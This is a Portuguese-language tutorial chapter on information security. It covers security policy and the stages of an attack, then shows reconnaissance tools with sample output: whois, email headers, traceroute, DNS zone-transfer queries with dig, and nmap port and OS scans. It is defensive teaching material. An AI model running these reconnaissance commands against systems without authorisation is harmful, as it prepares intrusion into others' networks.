Capítulo 4

Técnicas de Segurança da Informação: da Teoria à Prática

Vinícius da Silveira Serafim, Raul Fernando Weber, Rafael Saldanha Campello

Abstract

The importance of the information security is unquestionable. New mechanisms, more efficient techniques and international norms for the administration of the security of the information are constantly developed. The availability of those new tools, however, does not represent an equivalent increase in the security level. This is caused mainly by the lack of the correct policy in the selection and implementation of those techniques. The great problem observed nowadays is the excessive focus in security mechanisms and, in many cases, a false sense of security. Operating systems are selected merely according to commercial characteristics, firewalls are not well configured and are installed in ineffective points and intrusion detection systems are installed without a minimum knowledge of the reality of an organization, among other problems. It is not enough to acquaint good knowledge in security mechanisms: it is necessary to take in consideration the politics and the culture of security.

This tutorial is aimed to present, in a practical and objective way, the principles of information security and its correct application in the current systems. For so much, besides the conceptual aspects, practical applications of those techniques are the main focus. Practical considerations on the most well known attacks, analysis of risks in an organization, establishment of a security policy, selection and implementation of security techniques, among other, are examples of the topics discussed.

Resumo

É indiscutível a importância da segurança da informação. Novos mecanismos, técnicas mais eficientes e normas internacionais para a gestão da segurança da informação são constantemente desenvolvidos. A disponibilidade dessas novas ferramentas, no entanto, não tem representado um aumento equivalente no nível de segurança, retrato, principalmente, da falta de uma abordagem correta na seleção e implementação dessas

técnicas. O grande problema observado atualmente é o excessivo enfoque em mecanismos de segurança e, em muitos casos, uma falsa sensação de segurança. Sistemas operacionais são selecionados segundo características meramente comerciais, firewalls são mal configurados e instalados em pontos pouco eficazes e sistemas de detecção de intrusão são instalados sem um conhecimento mínimo da realidade de tal organização, entre outros problemas. Não bastam bons conhecimentos em mecanismos de segurança: é preciso levar em consideração a política e a cultura de segurança.

Nesse sentido, o objetivo deste trabalho é apresentar, de forma prática e objetiva, os princípios de segurança da informação e sua correta aplicação nos sistemas atuais. Para tanto, além dos aspectos conceituais, aplicações práticas dessas técnicas são o enfoque principal. Considerações práticas sobre os ataques mais conhecidos, análise de riscos em uma organização, estabelecimento de uma política de segurança, seleção e implementação de técnicas, dentre outros, são exemplos dos tópicos abordados.

4.1. Introdução

É indiscutível a importância da segurança da informação no cenário atual. O aumento no número de aplicações, a distribuição dessas aplicações através do uso maciço de redes de computadores e o número crescente de ataques a esses sistemas retrata essa preocupação e justifica o esforço em pesquisas voltadas a essa área. Novos mecanismos, técnicas mais eficientes e normas internacionais para a gestão da segurança da informação são constantemente desenvolvidos, incentivados por organismos governamentais e empresas preocupados com o atual estágio de fragilidade da maioria das instalações computacionais.

A disponibilidade dessas novas ferramentas, no entanto, não tem representado um aumento equivalente no nível de segurança das organizações, retrato, principalmente, da falta de uma abordagem correta na seleção e implementação dessas técnicas. A maioria dos profissionais responsáveis pela gerência de segurança, oriundos principalmente da área de computação, possui uma formação técnica que os leva a partir da seleção de mecanismos sem considerar as reais necessidades da organização. Essa prática causa distorções que vão desde o gasto desnecessário com mecanismos desproporcionais ao problema enfrentado até a falta de proteção às informações realmente importantes, problemas abordados como ponto principal neste curso.

Segurança é um atributo muito complexo e difícil de implementar consistentemente em um sistema, principalmente em ambientes computacionais. Projetar e implementar um sistema visando segurança significa analisar um conjunto complexo de situações adversas onde o projetista e um oponente elaboram estratégias de modo completamente independente. O resultado desta análise depende fortemente das escolhas e técnicas feitas por cada um dos oponentes.

Outra característica marcante é que segurança é essencialmente um atributo negativo. É fácil caracterizar um sistema inseguro, mas não existe uma metodologia capaz de provar que um sistema é seguro. Assim, um sistema é considerado seguro se não foi possível, até o momento atual, determinar uma maneira de torná-lo inseguro. Com muita freqüência isto decorre simplesmente do fato que não foram testados todos os métodos de ataque (ou até mesmo menosprezados alguns) ou que não foram identificados todos os possíveis atacantes.

Por esses e outros fatores, tão inviável e ineficaz quanto construir um prédio sem planejar antecipadamente cada detalhe, é impossível pensar em segurança como um apanhado de ferramentas dispostas sem uma avaliação prévia, levando em consideração vulnerabilidades, riscos, importância dos bens e relação custo/benefício. Isso representa a conjugação de três critérios fundamentais: política, cultura e mecanismos de segurança. O desequilíbrio causado pela falência de algum desses três aspectos pode representar a queda significativa no nível de segurança esperado, cenário comum em muitas instalações atuais.

A política de segurança dita os princípios e as regras que regem a segurança da informação, importante para balizar a escolha de mecanismos e a adoção de procedimentos relacionados ao assunto. A cultura de segurança é um dos aspectos mais delicados e está ligada ao treinamento e conscientização de todos os envolvidos no processo computacional, sejam eles funcionários, técnicos ou mesmo acadêmicos. Sem essa preocupação, qualquer estratégia de segurança será ineficaz pela simples razão de estar suscetível a ataques que explorem tal fragilidade, como os conhecidos ataques de engenharia social, por exemplo. Por fim, mas não menos importante, os mecanismos de segurança garantem o cumprimento da política de segurança traçada, e devem estar alinhados com as exigências da mesma.

O grande problema observado atualmente é o excessivo enfoque em mecanismos de segurança, causando distorções já citadas e, em muitos casos, uma falsa sensação de segurança. Sistemas operacionais são selecionados segundo características meramente comerciais, firewalls são mal configurados e instalados em pontos pouco eficazes e sistemas de detecção de intrusão são comprados e instalados sem um conhecimento mínimo da realidade de tal organização, entre outros problemas. Escolhas equivocadas como essas estão ligadas ao despreparo que a maioria dos profissionais responsáveis pela administração e gerência tem em relação a práticas corretas de avaliação, seleção e implementação de técnicas de segurança. Não bastam bons conhecimentos em mecanismos de segurança: é preciso levar em consideração a política e a cultura de segurança.

Isso reforça a importância de profissionais que tenham uma boa noção de todos os aspectos que permeiam a verdadeira segurança, encarando-a como uma política global dentro de uma organização e não como atitudes isoladas e mal planejadas. Além disso, vale ressaltar a importância da experiência quando o assunto é segurança, o que pode ser adquirido com o tempo ou através do contato com exemplos e situações práticas na criação de políticas, no estabelecimento de uma cultura e na implementação de mecanismos adequados.

4.1.1. Segurança lógica

Dentre os diversos aspectos sob os quais a segurança pode ser analisada, um dos mais importantes é o da segurança lógica (digital) dos dados, que visam garantir:

- privacidade: os dados somente são acessíveis para as pessoas autorizadas;
- autenticidade: os dados são autenticados (gerados pelas pessoas autorizadas);
- integridade: os dados estão protegidos contra modificações;
- irrefutabilidade: o autor dos dados não pode negar sua autoria;

- disponibilidade: os dados devem estar disponíveis quando forem necessários.

Muitos destes atributos são garantidos como uso de criptografia ou de técnicas de tolerância a falhas, mas deve-se dedicar especial atenção a prevenção contra intrusão e contra falhas intencionais. Infelizmente, a evolução histórica dos computadores pessoais e das redes introduziu dois pontos fracos:

- segurança em PCs praticamente inexistente - vários aspectos de segurança foram deliberadamente retirados do projeto dos computadores pessoais, com o propósito inicial de torná-los mais baratos e acessíveis. Como conseqüência, os computadores pessoais atuais possuem arquitetura aberta (é fácil acrescentar novos periféricos e/ou placas de expansão) e sistema operacional aberto (no sentido de ser também fácil de acrescentar novas rotinas e funções ao sistema). Acrescenta-se a isso o fato dos PCs serem amplamente difundidos e possuírem um controle de acesso ineficaz e tem-se uma plataforma insegura, fácil de ser atacada e fácil de ser explorada para realizar ataques. É extremamente simples a um usuário instalar um sistema operacional em uma máquina, obter privilégios de administrador nesta máquina e instalar nela toda a espécie de software.
- segurança na Internet praticamente inexistente - desde o seu início em 1969 com a Arpanet, o objetivo principal era fornecer conectividade e disponibilidade. Existia pouca preocupação com a segurança, pois o uso inicial foi principalmente acadêmico e de pesquisa. Atualmente, a Internet está sendo usada para vários fins não previstos inicialmente e os seus mecanismos fracos de identificação e autenticação, aliados a um acesso irrestrito e a falta de proteção aos dados, tornam a rede extremamente vulnerável.

A Internet foi projetada visando fornecer conectividade entre computadores para uma comunidade restrita de usuários que confiavam mutuamente entre si. Ela não foi projetada para um ambiente comercial, para tráfego de informações valiosas ou sensíveis ou para resistir a ataques mal-intencionados. Durante a década de 80, antes da popularização da Internet, os computadores foram alvos de ataques individuais e isolados. A solução adotada foi relativamente simples: incentivar os usuários a escolherem boas senhas, prevenir o compartilhamento indiscriminado de contas e arquivos e eliminar os bugs de segurança de programas como sendmail, finger e login à medida que eles iam sendo descobertos.

A partir da década de 90, entretanto, os ataques tornaram-se mais sofisticados e organizados, principalmente devido à difusão de programas que realizam estes ataques de forma automática (ironicamente, a difusão ocorre pela própria Internet):

- senhas e outras informações importantes são capturadas por sniffers;
- computadores são invadidos ou paralisados por ataques de spoofing;
- sessões são desviadas através de *connection hijacking*;
- dados são comprometidos pela inserção de informação espúria via *data spoofing*;

Esses ataques são diretamente relacionados ao protocolo IP, que não foi projetado para o ambiente atual da Internet:

- embora projetado para ser tolerante a falhas de hardware e várias falhas de software, o IP não possui resistência contra ataques intencionais;
- o IP não foi projetado para fornecer segurança: assumiu-se que esta tarefa seria realizada por protocolos de maior nível de abstração.

4.1.2. Ameaças e Ataques

A falta de segurança na estrutura e nos serviços da Internet possibilita uma grande série de ameaças e ataques. O seu protocolo básico, o IP (Internet Protocol), transmite os dados em claro e sem autenticação eficaz, o que possibilita dois tipos básicos de ataque:

- ataque passivo, onde o atacante com o uso de um sniffer é capaz de monitorar toda a transmissão e obter uma cópia de todos os dados transmitidos;
- ataque ativo, onde, adicionalmente, o atacante é capaz de interceptar e alterar os dados transmitidos, utilizando para isso desde a falsificação de dados, nos mais diversos níveis (ARP spoofing, IP spoofing, DNS spoofing), até a realização de ataques sofisticados como o ataque do homem-no-meio e o uso de técnicas de engenharia social para obter informações úteis de usuários desavisados.

A esses ataques soma-se a exploração de várias vulnerabilidades encontradas nos serviços baseados em IP que são disponibilizados na Internet:

- má configuração dos serviços, o que permite a pessoas sem autorização ter acesso a dados confidenciais. Podem também causar a queda de todo o sistema, caso recebam mais dados do que consigam tratar;
- serviços não utilizam nenhuma forma de criptografia nos dados a serem transmitidos pela Internet. Dados confidenciais que trafegam pela Internet podem ser interceptados, incluindo senhas de usuários;
- serviços utilizam mecanismos de autenticação fáceis de serem enganados. Enganando o sistema de autenticação, pessoas podem se passar por usuários legítimos ou máquinas confiáveis;
- implementação de clientes e servidores apresentam falhas de software (bugs). Explorando esses bugs, pessoas podem executar ações às quais não teriam originalmente permissão ou então paralisar máquinas e serviços (ataque de negação de serviço, ou *denial of service*).
- serviços são baseados em TCP/IP, o qual tem seus próprios problemas de segurança. Permite que uma conexão já estabelecida e corretamente autenticada pelo legítimo usuário seja roubada e utilizada por pessoas não autorizadas.

É dever de todo administrador identificar os principais problemas de segurança no seu domínio e empregar mecanismos para solucioná-los. Para reduzir a probabilidade de erros e reduzir o número de brechas no sistema, é importante que se siga um padrão bem definido durante a configuração dos serviços. É importante, também, considerar alternativas mais robustas, como uso de criptografia, quando tarefas críticas estiverem envolvidas.

De todas as vulnerabilidades apresentadas acima, talvez as que mais sejam exploradas por pessoas mal intencionadas são aquelas relacionadas com erros de implementação. Ao longo dos anos, diversos bugs foram encontrados nos mais distintos

produtos de diferentes fornecedores, sendo utilizados por atacantes para conseguir acesso. É função dos fornecedores liberar versões que os corrijam, e é função dos administradores de sistemas implantá-las. Caso esta implantação demore, atacantes poderão se valer de bugs já divulgados e amplamente discutidos.

4.1.3. Gerência de segurança

A evolução da Internet e dos sistemas de computação em geral contribuiu para uma dificuldade inerente de gerenciar a segurança. Além de diminuir a facilidade de uso de um sistema e restringir a liberdade do usuário, a segurança ainda sofre de problemas de falta de normalização, falta de suporte nos sistemas de computação, problemas legais de importação/exportação e de falta de conscientização por parte de administradores e usuários.

A definição de uma política de segurança é o primeiro passo para que se possa escolher e implementar quais os mecanismos de proteção serão utilizados. É necessário que as seguintes questões sejam profundamente consideradas:

- o que se está querendo proteger?
- o que é preciso para proteger?
- qual a probabilidade de um ataque?
- qual o prejuízo se o ataque for bem sucedido?
- implementar procedimentos de segurança irá ser vantajoso no ponto de vista custo/benefício?

Cada uma dessas questões deve ser muito bem discutida. Qualquer medida de segurança que for implantada deve levar em consideração o usuário, pois é ele quem utiliza o sistema no dia-a-dia. Do ponto de vista de segurança, pode-se encontrar quatro posturas que definem, de forma irônica e um pouco sarcástica, os 4 P's da segurança:

- paranóico: tudo é proibido, mesmo aquilo que deveria ser permitido. Como regra, a conexão à Internet nunca deveria ter sido estabelecida;
- prudente: tudo que não é explicitamente permitido é proibido. É a melhor postura atual, apesar de requerer uma boa administração;
- permissivo: tudo que não é explicitamente proibido é permitido. Esta era a postura comum até o início da década de 90;
- promíscuo: tudo é permitido, inclusive o que deveria ser proibido.

A política de segurança deve estar sempre sendo revisada, pois ao longo do tempo as necessidades se alteram. Note-se que a segurança através do desconhecimento (*security through obscurity*), um enfoque muito adotado atualmente, é uma postura muito perigosa. Adotando esse enfoque, muitos domínios acreditam estar seguros pelo fato de imaginarem que ninguém sabe a seu respeito. Assim, realizam pouco ou nenhum trabalho voltado à segurança da organização. Uma vez conhecidos, serão alvos fáceis.

A segurança pode ser implementada no nível de hosts ou no nível de rede. Com segurança de hosts, cada máquina é protegida isoladamente. Este enfoque funciona bem quando implantado em domínios pequenos, mas normalmente é um processo complexo, demorado e caro tornar cada máquina segura. Esta tarefa se torna ainda mais complexa

se uma grande variedade de fornecedores de máquinas, sistemas operacionais e programas está envolvida.

Na segurança no nível de rede, todas as máquinas de um domínio são protegidas por apenas um mecanismo que está presente entre os canais de comunicação que conectam máquinas internas com máquinas externas. Em outras palavras, este mecanismo representa uma barreira entre todas as conversações entre a rede interna e a rede externa. Com a adoção deste enfoque, o domínio estará protegido independentemente da configuração e das vulnerabilidades das máquinas internas. Teoricamente, uma barreira pode proteger uma grande quantidade de computadores contra ataques. Entretanto, como nenhuma segurança é absoluta, é importante que as máquinas internas apresentem mecanismos de segurança no nível de host. Atualmente a segurança de rede é implementada através de firewalls e IDSs baseados em rede.

Para implementar a política de segurança em um domínio, pode ser necessária a aplicação de alguma estratégia de segurança. As mais comuns são:

- atribuir privilégios mínimos (*least privilege*): dar a usuários, administradores e programas somente os privilégios que são necessários para que suas tarefas sejam realizadas. Nunca se deve dar mais poder do que o necessário;
- criar redundância de mecanismos (*defense-in-depth*): nunca confiar em somente um mecanismo para realizar a segurança. Utilizar dois ou mais mecanismos é uma boa alternativa, pois implementa redundância. Caso um componente falhe, o sistema ainda estará protegido pela presença dos demais. Note-se que não é aconselhável que se implemente *defense-in-depth* utilizando dois componentes de um mesmo fabricante. Isto facilita a entrada de atacantes devido a erros de configuração ou bugs no software;
- criar ponto único de acesso (*choke point*): esta estratégia força que toda a comunicação entre a rede interna e a Internet passe por apenas um canal. Nesse canal devem estar presentes componentes de segurança e monitoramento a fim de torná-lo seguro (como qualquer outra comunicação, tentativas de ataque também passarão por ele);
- determinar os pontos mais fracos (*weakest link*): deve-se eliminar todos os pontos fracos do sistema. Pontos fracos são os alvos preferidos dos atacantes, principalmente devido ao potencial de sucesso que eles representam. Se não for possível eliminá-los, deverão ser muito bem monitorados;
- tornar o sistema livre de falhas (*fail-safe*): caso um componente falhe, ele deve parar de funcionar de modo a não permitir o acesso do atacante. Até que seja consertado, ele negará também acesso de pessoas autorizadas;
- prezar a simplicidade: o uso exagerado ou complexo de muitos mecanismos de defesa pode até aumentar a segurança, mas dificulta a sua gerência ou modificações futuras;
- incentivar a participação universal: todos os integrantes de um sistema computacional são importantes, desde o usuário mais simples até o administrador. Todos devem ser conscientizados da importância da segurança e do seu papel na obtenção efetiva da segurança.

4.2. Ameaças e ataques: aspectos práticos

Ao preocupar-se com a segurança de um sistema, um administrador não pode simplesmente limitar-se ao tratamento dos efeitos de ações maliciosas executadas sobre o mesmo, mas deve, principalmente, concentrar-se na prevenção da causa desses efeitos: o ataque. Para que isso seja possível, o administrador deve ter ao menos conhecimento das etapas mais comuns de um ataque e do funcionamento das técnicas e ferramentas mais utilizadas pelos atacantes. Infelizmente, como se pode constatar na prática, são muito poucos os administradores com esse conhecimento e com tempo disponível para adquiri-lo, o que representa uma grande vantagem para os atacantes.

4.2.1. Etapas de um ataque

Um ataque, seja ele de origem interna (e.g. executado por um usuário) ou externa (e.g. vindo da Internet), é composto basicamente por quatro etapas (figura 4.1). A primeira etapa compreende a escolha do alvo pelo atacante e o levantamento de informações sobre o mesmo. A forma como a escolha do alvo é realizada é definida pela motivação do atacante. Entre as formas de escolha mais comuns, destacam-se:

- por vulnerabilidade: o alvo é escolhido segundo as vulnerabilidades que esse apresenta e não pelo papel que desempenha, ou seja, qualquer sistema vulnerável será escolhido como alvo. Normalmente o atacante escolhe uma vulnerabilidade bastante comum e varre grandes faixas de endereços IP a procura de sistemas potencialmente vulneráveis;
- por popularidade: o atacante escolhe um determinado sistema como alvo simplesmente pela grande popularidade do mesmo. Normalmente o objetivo do atacante é alterar páginas web;
- pelo papel desempenhado: a escolha é direcionada por objetivos mais específicos do atacante com relação aos dados armazenados no alvo.



Figura 4.1. Etapas de um ataque

O levantamento de informações é principalmente baseado em fontes públicas de informação e em interações, intrusivas ou não, com o alvo. As ferramentas utilizadas nesta etapa, assim como nas outras, são descritas separadamente nas próximas seções.

As duas etapas seguintes, dependendo da postura adotada pelo atacante, podem ser fundidas em uma única. O atacante prudente, preocupado em reduzir ao máximo os indícios de sua atividade, irá procurar (ou mesmo desenvolver) as ferramentas mais apropriadas para atacar o seu alvo, levando em conta as vulnerabilidades anteriormente enumeradas. A partir daí, ele as testa em um ambiente controlado antes de aplicá-las diretamente no alvo. Já o atacante menos preocupado com a detecção de suas atividades, normalmente chamado *script kid*, escolhe suas ferramentas de forma menos criteriosa e as testa diretamente sobre o alvo. O atacante prudente consegue reduzir significativamente o número de tentativas mal sucedidas e, conseqüentemente, o volume de indícios deixados no alvo (e.g. em arquivos de log), dificultando a sua detecção mas

não a impossibilitando. Essas duas etapas podem ser repetidas diversas vezes até que o atacante obtenha sucesso (ou simplesmente desista).

Por fim, a última etapa de um ataque é a exploração dos resultados obtidos com o sucesso da aplicação de uma ferramenta sobre uma vulnerabilidade do sistema. Nessa etapa, o atacante busca aumentar os seus privilégios de acesso, se já não os possui no mais alto grau (e.g. root ou administrador), garantir os seus acessos futuros (limpando logs e instalando *backdoors*) e os demais passos necessários para cumprir seu objetivo. A partir desse ponto o atacante tende a desenvolver um novo ciclo de ataque tomando o sistema invadido como base para atacar sistemas vizinhos, os quais muitas vezes não eram visíveis antes da invasão.

Apesar de tais procedimentos de ataque parecerem bastante simples, qualquer ataque um pouco mais complexo do que aqueles baseados no uso de uma ou duas ferramentas com uma boa interface gráfica, até mesmo intuitiva, exige conhecimentos um pouco mais profundos do funcionamento das tecnologias envolvidas (e.g. ethernet, TCP/IP, firewalls e IDSs). Isso certamente constitui um fator limitador da gravidade dos ataques mais comumente executados, embora não seja muito eficiente.

4.2.2. Ferramentas e técnicas para o levantamento de informações

Pode-se dividir essas ferramentas e técnicas em duas classes: não intrusivas e intrusivas. As pertencentes à primeira classe normalmente não atuam diretamente sobre o alvo - ao menos não de maneira diferente que um cliente comum de serviços faria -, sendo baseadas em fontes públicas de informação. As da segunda classe atuam diretamente sobre o alvo testando as mais variadas possibilidades de comunicação e obtendo ou deduzindo daí as informações desejadas pelo atacante. Uma das características mais comuns dessa segunda classe é o comportamento completamente anormal quando comparado ao dos clientes comuns de serviços do sistema.

Não intrusivas

A ferramenta mais comum empregada neste tipo de ação é o navegador web. Através dele pode-se acessar praticamente todas as fontes públicas de informação do alvo disponibilizadas na rede (ou na Internet). A primeira fonte a ser consultada é o próprio site do alvo, onde pode-se obter informações sobre sua missão, tipos de clientes e de serviços declaradamente disponibilizados. É claro que não só os dados visíveis devem ser consultados: deve-se também inspecionar os códigos-fonte das páginas a procura de comentários e outras informações potencialmente úteis para o ataque mas que não são apresentadas pelo navegador.

Ainda com o uso do navegador é possível utilizar serviços como o whois. O whois é encontrado em sites regionalizados (normalmente por país) e através dele é possível obter-se informações como faixas de endereços IP reservados para o alvo, endereço físico do alvo, nomes e endereços dos servidores de DNS, bem como nomes e telefones para contato. A raiz mundial do whois pode ser consultada em http://www.arin.net e no Brasil em http://registro.br. Abaixo segue um exemplo de uma consulta realizada no Registro.br pelo domínio ufrgs.br:

```
domínio:      UFRGS.BR
entidade:     Universidade Federal do Rio Grande do Sul
documento:    092.969.856/0001-98
responsável:  <nome do responsável>
endereço:     Rua Ramiro Barcelos, 2574, UFRGS-CPD
endereço:     90035-003 - Porto Alegre - RS
telefone:     (051) 3165072 []
...
servidor DNS: VORTEX.UFRGS.BR 143.54.1.7
...
servidor DNS: GW.CESUP.UFRGS.BR 143.54.3.12
...
servidor DNS: DNS.POP-RS.RNP.BR
...

ID:           <normalmente as iniciais>
nome:         <nome do responsável>
e-mail:       ...
endereço:     Rua Ramiro Barcelos, 2574,
endereço:     90035-003 - Porto Alegre - RS
telefone:     (051) 3165045 []
...
```

Outra possibilidade de coleta de informações é através da troca de e-mails com usuários internos do alvo. Aqui, novamente, a informação interessante para o atacante não está contida somente no conteúdo visível do e-mail, mas principalmente nos cabeçalhos do mesmo. Seguem abaixo alguns dados retirados do cabeçalho de um e-mail:

```
1  Received: from mail.dominioX.com (localhost.localdomain [127.0.0.1])
2        by dominoX.com (8.11.0/8.11.3) with ESMTP id g32Mn2J53943;
3        Mon, 4 Mar 2001 19:49:01 -0300
4  Received: from smtp.dominioY.com (server.dominioY.com [230.110.90.20])
5        by dominoX.com (8.11.0/8.11.3) with ESMTP id g32Mn2J53943;
6        for <lista@dominoX.com>; Mon, 4 Mar 2001 19:48:39 -0300
7  Received: from dominioZ.com (dominioZ.com [230.110.90.25])
8        by dominioZ.com (8.12.1/8.12.1/Debian -5) with ESMTP id ...
9        for <lista@dominioX.com>; Mon, 4 Mar 2001 20:49:23 -0300
   ...
10 Message-ID: <Pine.LNX.4.43.0203042048370.29092-
   ...
```

Nesse cabeçalho, informações como o IP do servidor SMTP do emissor (linha 7) bem como a versão do serviço e sua plataforma (linha 8) podem ser facilmente obtidas. Ainda sobre o emissor, a linha 10 deixa evidente o programa de e-mail por ele utilizado (*Pine*) e a plataforma em que estava trabalhando (Linux). Além de informações sobre o emissor, pode-se obter informações sobre servidores intermediários (linhas 4 e 5) que, quando combinadas com outras informações de fontes adicionais, podem revelar para o atacante dados sobre a organização da rede interna.

Outras duas ferramentas bastante comuns são o ping e o traceroute. O primeiro é amplamente conhecido e sua função básica é verificar se uma máquina está ativa através do envio de mensagens ICMP tipo *echo request*. A máquina ativa normalmente responde com outra mensagem ICMP mas do tipo *echo reply*. Na verdade o ping é a ferramenta mais simples que implementa esse tipo de mecanismo e, é claro, existem outras mais avançadas como o hping2 e o nmap. Dependendo da forma como são utilizadas essas ferramentas podem ser consideradas intrusivas. O uso mais comum

dessas ferramentas feito pelo atacante é para obter uma lista de endereços de máquinas atualmente ativas e acessíveis via ICMP.

O traceroute também é baseado em mensagens ICMP, mas do tipo *TTL exceeded*, e o seu objetivo é determinar a rota que os pacotes estão fazendo até chegar ao alvo. Com base na rota obtida é possível identificar, além da rota externa (Internet), as rotas internas do alvo, quando essas existem. Abaixo segue um exemplo do uso do traceroute:

```
#traceroute alvo.sub.domZ.br
 1  dial.domX.com.br (210.90.136.14)  116.963 ms  119.668 ms  130.050 ms
 2  fw.domX.com.br (210.90.136.1)     119.751 ms  119.800 ms  119.907 ms
 3  atm.domY.com.br (201.100.129.132) 119.875 ms  119.809 ms  119.917 ms
 4  gw.domZ.br (201.100.129.4)        119.981 ms  129.798 ms  119.916 ms
 5  gw.sub.domZ.br (154.34.4.3)       129.896 ms  139.799 ms  129.925 ms
 6  154.34.12.2 (154.34.12.2)         129.912 ms  139.797 ms  129.968 ms
 7  alvo.sub.domZ.br (154.34.8.66)    129.781 ms  139.886 ms  139.868 ms
```

Com esse resultado é possível identificar o gateway externo do alvo (linha 4) e dois gateways internos (linhas 5 e 6), além dos tempos de resposta de cada intermediário.

Tanto o traceroute quanto o ping podem fornecer mais algumas informações interessantes para o atacante. Por exemplo, supondo o seguinte caso:

- com o uso do navegador é possível acessar as páginas servidas pelo *alvo.sub.domZ.br*;
- ao disparar um ping para *alvo.sub.domZ.br* nenhuma resposta é obtida, ou seja, a máquina é tida como inativa;
- o traceroute não consegue completar sua operação simplesmente parando em um endereço que não é do *alvo.sub.domZ.br*.

Com base nessas informações o que o atacante poderia deduzir?[1]

Intrusivas

São várias as ferramentas e técnicas situadas nessa classe. Uma das técnicas mais simples é a exploração de uma falha de configuração de servidores DNS. Normalmente só é possível perguntar a um servidor DNS por nomes específicos, ou seja, não é comum clientes requisitarem a um DNS uma lista de todos os nomes encontrados naquele domínio para só então escolher o destino. A listagem de todo o conteúdo de um domínio é chamada de Zone Transfer e normalmente é requisitada via TCP (porta 53) apenas por servidores secundários (*slaves*) de DNS, não devendo ficar disponível publicamente. Felizmente, para o atacante, não é raro encontrar servidores mal configurados. Afim de explorar esse erro de configuração o atacante pode utilizar duas ferramentas: host e dig (ambas encontradas na grande maioria de sistemas GNU/Linux). Utilizando o host o atacante busca obter uma lista de servidores DNS responsáveis por um determinado domínio:

[1] como a máquina responde normalmente as requisições do navegador, é evidente que ela está ativa, o que deveria ser constatado também pelo uso do ping e do traceroute. Conclusão: existe um firewall protegendo o alvo.

```
# host –t ns domX.com.br
domX.com.br   name   server ns1.domX.com.br
domX.com.br   name   server ns2.domX.com.br
domX.com.br   name   server gw.domX.com.br
```

Conforme citado anteriormente, esses mesmos dados podem ser obtidos através do Registro.br. Em seguida, utilizando o dig, o atacante faz requisições de Zone Transfer para cada um dos servidores. É importante que o atacante teste todos os servidores pois é muito comum os administradores bloquearem o Zone Transfer apenas para servidores primários, esquecendo-se dos secundários. Segue abaixo a seqüência das ações do atacante:

```
1  # dig @ns1.domX.com.br domX.com.br axfr
2  ; <<>> DiG 9.1.3 <<>> @ns1.domX.com.br domX.com.br axfr
3  ;; global options:  printcmd
4  ; Transfer failed.

5  # dig @ns2.domX.com.br domX.com.br axfr
6  ; <<>> DiG 9.1.3 <<>> @ns2.domX.com.br domX.com.br axfr
7  ;; global options:  printcmd
8  domX.com.br.           86400   IN      NS      ns1.domX.com.br.
9  domX.com.br.           86400   IN      NS      ns2.domX.com.br.
10 domX.com.br.           86400   IN      NS      gw.domX.com.br.
11 domX.com.br.           86400   IN      MX      10 mail.domX.com.br.
12 mail.domX.com.br.      86400   IN      CNAME   svr1.domX.com.br.
13 ftp.domX.com.br.       86400   IN      CNAME   svr1.domX.com.br.
   ...
14 svr1.domX.com.br.      86400   IN      A       164.17.100.20
15 svr1.domX.com.br.      86400   IN      HINFO   "Pentium III 1GHz"
   "Linux Red Hat 6.2"
   ...
16 fw.domX.com.br.        86400   IN      A       164.17.100.1
17 fw.domX.com.br.        86400   IN      HINFO   "Pentium II 400MHz"
   "Linux Red Hat 6.2"
   ...
```

Como pode ser constatado na linha 4 do exemplo, a primeira tentativa de realizar um Zone Transfer (axfr) a partir do servidor *ns1* falhou, já a segunda com o servidor *ns2* (linha 5) foi realizada com sucesso. A partir daí, além de obter uma lista de todas as máquinas cadastradas no domínio, o atacante pode vir a obter informações ainda mais interessantes como: o nome real de uma máquina (linhas 12 e 13), informações sobre a plataforma de hardware e sistema operacional (linhas 15 e17) além de identificar o papel de determinadas máquinas (linhas 16 e 17, onde **fw** significa firewall). Outras ferramentas como o nslookup podem ser utilizadas ao invés do host ou do dig.

Outra técnica bastante comum, talvez a mais utilizada pelos atacantes, é a varredura de endereços IP e de portas de servidores. A varredura de uma faixa de endereços é realizada com o objetivo de enumerar as máquinas ativas, ou ao menos alcançáveis. Normalmente isso é feito com a transmissão em massa de mensagens ICMP *echo request*, mas existem diversas outras técnicas mais complexas que também podem ser empregadas para esse fim. Já a varredura de portas tem como objetivo enumerar quais portas (TCP e UDP) de uma determinada máquina estão abertas, fechadas ou mesmo filtradas. A ferramenta mais popular empregada para os dois tipos de varredura é o nmap (http://www.insecure.org/nmap/). A sua popularidade se deve ao fato de reunir em si as mais diversas técnicas de varredura, desde as mais simples até as mais elaboradas. Abaixo segue um exemplo do uso do nmap:

```
# nmap -sS -O cruz.domX.br
Starting nmap V. 2.54BETA33 ( www.insecure.org/nmap/ )
Interesting ports on cruz.domX.br (154.34.13.4):
(The 1545 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     filtered    ssh
80/tcp     open        http
111/tcp    open        sunrpc
139/tcp    open        netbios-ssn
443/tcp    open        https
515/tcp    open        printer
548/tcp    open        afpovertcp
689/tcp    open        unknown
1024/tcp   open        kdm
Remote operating system guess: Linux 2.1.19 - 2.2.19
...
```

Além da varredura de endereços e de portas existe a varredura de *vulnerabilidades*, ou seja, o atacante testa, verifica, ativamente as configurações e versões dos serviços disponibilizados pelo alvo. Assim como o nmap para as varreduras de endereço e de portas, o Nessus (http://www.nessus.org) é a ferramenta mais popular para a varredura de vulnerabilidades. Ele realiza atualmente mais de 900 testes de segurança para as mais variadas plataformas e serviços. O Nessus foi desenvolvido para ser utilizado pelos próprios administradores para verificarem a segurança dos seus servidores, mas normalmente são os atacantes que acabam por utilizá-lo primeiro. Existem também ferramentas para testar serviços específicos, como o Stealth (http://www.nstalker.com/nstealth) que testa servidores web. O Stealth é uma ferramenta desenvolvida por um brasileiro e inicialmente era livremente disponibilizada, atualmente a mesma é um produto comercial. Apesar disso, a última versão livre é bastante interessante e ainda aponta falhas bastante comuns em servidores web.

Essas são apenas algumas das ferramentas e técnicas das quais os atacantes lançam mão no momento de levantar informações sobre o seu alvo. Outras como o levantamento de regras de firewalls, via hping2 (http://www.hping.org), firewalk (http://www.packetfactory.net/Projects/ Firewalk) e nemesis (http://jeff.wwti.com/nemesis/), são também bastante comuns. Dessa forma, recomenda-se fortemente que o leitor busque informações adicionais sobre elas.

4.2.3. Obtenção de ferramentas e técnicas de ataque

